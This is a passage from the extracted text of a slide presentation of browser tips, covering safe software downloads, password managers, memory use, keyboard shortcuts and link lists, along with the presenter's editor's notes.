    Always update yoursoftware from the manufactures website and never download software from CNET, Softonic or Brothersoft, it’s always bundled with a form of malware. http://www.fixyourbrowser.com/how-to/how-did-malware-infect-my-computer/ How to Bypass and Reset the Password on Every Operating System www.howtogeek.com/192825/ Note your system password is not adequate to protect your browser saved passwords. Did you know that for Google Chrome to stay updated and current, you don’t need Google Installer and Google Update and other services like them to start up? I’ve disabled those applications and services from starting up, and Google Chrome continues to remain updated.” http://www.makeuseof.com/tag/make-windows-start-faster-10-non-essential-startup-items-can- safely-remove/ Guide to Most Useful Bookmarklets for Chrome, Firefox, Safari, etc. http://www.labnol.org/internet/guide-to-useful-bookmarklets/7931/
  • 36.
    Try Ninite.com fortoolbar/junk free updates
  • 37.
    “Safe” Mode Start Howto start Firefox in Safe Mode Click the menu button , click help and select “Restart with Add-ons Disabled...”. Firefox will start up with the Firefox Safe Mode dialog. Note: You can also start Firefox in Safe Mode by holding down the shift key while starting Firefox. https://support.mozilla.org/en-US/kb/troubleshoot-firefox-issues-using-safe-mode Google Chrome has similar features: http://www.chromium.org/developers/how-tos/run-chromium-with-flags
  • 38.
    Choose, Protect, andStore Secure Passwords Why You Should Use a Password Manager and How to Get Started http://www.howtogeek.com/141500/ https://lastpass.com/ Securely Store Your Passwords with KeePass http://www.howtogeek.com/howto/4962/ http://www.wikihow.com/Choose-a-Secure-Password How to Prevent People From Viewing Your Browser’s Saved Passwords: http://www.howtogeek.com/169986/ How Secure are Your Saved Chrome Browser Passwords? www.howtogeek.com/70146/ http://www.RoboForm.com/ Ask How-To Geek: What’s Wrong With Writing Down Your Password? www.howtogeek.com/howto/31259/
  • 39.
    System Resource Use& Performance Most systems have a tool to monitor processes and performance. In Windows it is the Task Manager which I like to launch with the keyboard shortcut Ctrl-Shift-ESC. Notice how Firefox uses the most memory by far than any other process, followed by Google Chrome as a close second. Multiple tabs, too many extensions, pages with lots of scripts, multimedia, and memory leaks can make this problem worse, eventually slowing down your system until you restart your browsers.
  • 40.
    Memory use ofbrowsers Closing Firefox and Google Chrome dropped memory use from 5.25Gb to 2.86Gb in this example. Restarting them brought memory usage back up to 3.49Gb.
  • 41.
    Checking Google ChromeMemory Use Because Chrome creates a separate process for each tab, you cannot easily see the total usage. Typing about:memory in the address bar will take you to a report with totals.
  • 42.
    Good news: ChromeShift-ESC Task Manager shortcut Bad news: No more totals
  • 43.
  • 44.
  • 45.
    Lots More Tips& Tricks 50 tips and tricks for Chrome power users http://www.infoworld.com/article/2610416/ 15 Coolest Firefox Tricks Ever http://www.lifehack.org/articles/technology/15-coolest-firefox-tricks- ever.html 28 Coolest Firefox About:Config Tricks http://www.maketecheasier.com/28-coolest-firefox-aboutconfig-tricks/ The Best About:Config Tweaks That Make Firefox Better http://lifehacker.com/the-best-about-config-tweaks-that-make-firefox- better-1442137111
  • 46.
    Keyboard Shortcuts 47 KeyboardShortcuts That Work in All Web Browsers www.howtogeek.com/114518/ Google Chrome Cheat Sheet http://chromecheat.blogspot.com/2008/09/google-chrome-shortcuts.html Keyboard shortcuts - Perform common Firefox tasks quickly https://support.mozilla.org/en-US/kb/keyboard-shortcuts-perform-firefox- tasks-quickly Top 10 Web Browser Keyboard Shortcuts http://www.curtisjohnstone.com/?p=243
  • 47.
    Keyboard Shortcuts CTRL+F5 forcesthe browser to re-fetch the page from the server. CTRL+SHIFT+DELETE brings up a form to allow you to delete the cache. CTRL+H brings up your browsing history CTRL+J brings up your download history (Great to see where it is!) CTRL+F4 closes your browser window CTRL+W closes the current tab F11 toggles between full-screen and the regular view CTRL+TAB switches to the next tab CTRL + (click hyperlink) opens the link in a new tab in the background CTRL+SHIFT+P (IE & Firefox) opens a new window in private (aka Incognito) mode, CTRL+SHIFT+N (Chrome) CTRL+ + / - / 0 Zoom in / out / reset zoom CTRL + U view page source CTRL + N / T New Window / New Tab CTRL + F find in page search CTRL + B toggle Bookmark search bar (Firefox)
  • 48.
    Run Android Appsin your Browser How to Run Android Apps Inside Chrome on Any Desktop Operating System http://lifehacker.com/1637564101/ How to Run (Some) Android Apps In Your Chrome Browser http://www.pcmag.com/article2/0,2817,2469232,00.asp
  • 49.
    Install Google Chromeextensions in Firefox https://www.ghacks.net/2016/05/23/install-google-chrome- extensions-firefox/
  • 50.
    Questions, Comments? What areyour favorite browser features, extensions, tips or tricks? What do you use for surfing protection? What would you like to see demonstrated? Bonus links: https://www.ghacks.net/best-firefox-addons/ http://www.pcgamer.com/the-secret-problem-with-4k-display- scaling/

Editor's Notes

  • #3 These are all icons for web browsers. Web browsers are a key part of the World Wide Web, which is made up of many parts, networks, server farms, protocols, etc.
  • #7 The World Wide Web (abbreviated as WWW or W3,[1] commonly known as the Web) is a system of interlinked hypertext documents that are accessed via the Internet. With a web browser, one can view web pages that may contain text, images, videos, and other multimedia and navigate between them via hyperlinks. Before the web, documents were often shared on ftp servers, not always well indexed, and not easily cross referenced. A web browser is software that lets you access hyperlinks or URLs.
  • #8 The most common form of URI is the uniform resource locator (URL)
  • #9 You don&amp;apos;t need to know that the official name for the first part of a URL is “URI scheme name”. I always thought of it as the protocol, or service that provides the web resource.
  • #12 Note that you can chop off the “?” or “#” symbols, and everything to the right of them and get a main page instead of a specific search or section in these examples. Instead of telling someone to search Google for URL, you can give them a link to a search for URL. Instead of giving someone a link to a document that describes a fragment identifier, you can give them a link to the section in the document that covers it.
  • #25 This site has a number of short videos explaining commonly exploited secuirty vulnerabilities. The first gives a basic explanation of how XXS works. Notice how little code the attacker needs to place on a web site to steal your session cookie?
  • #44 The CC only frees DOM [Document Object Model] objects, and the GC only frees JS objects. These buttons don&amp;apos;t seem to do near as much as restarting to free memory. Interesting discussion at: https://bugzilla.mozilla.org/show_bug.cgi?id=654041 where the ramback extension is suggested: https://addons.mozilla.org/en-US/firefox/addon/ramback/
  • #51 Q: What&amp;apos;s a bookmark? S: add a note about the Web of Trust extension Todo: fix overlap of image &amp; URL in slide 11 Slide 22 note error, not by but to steal...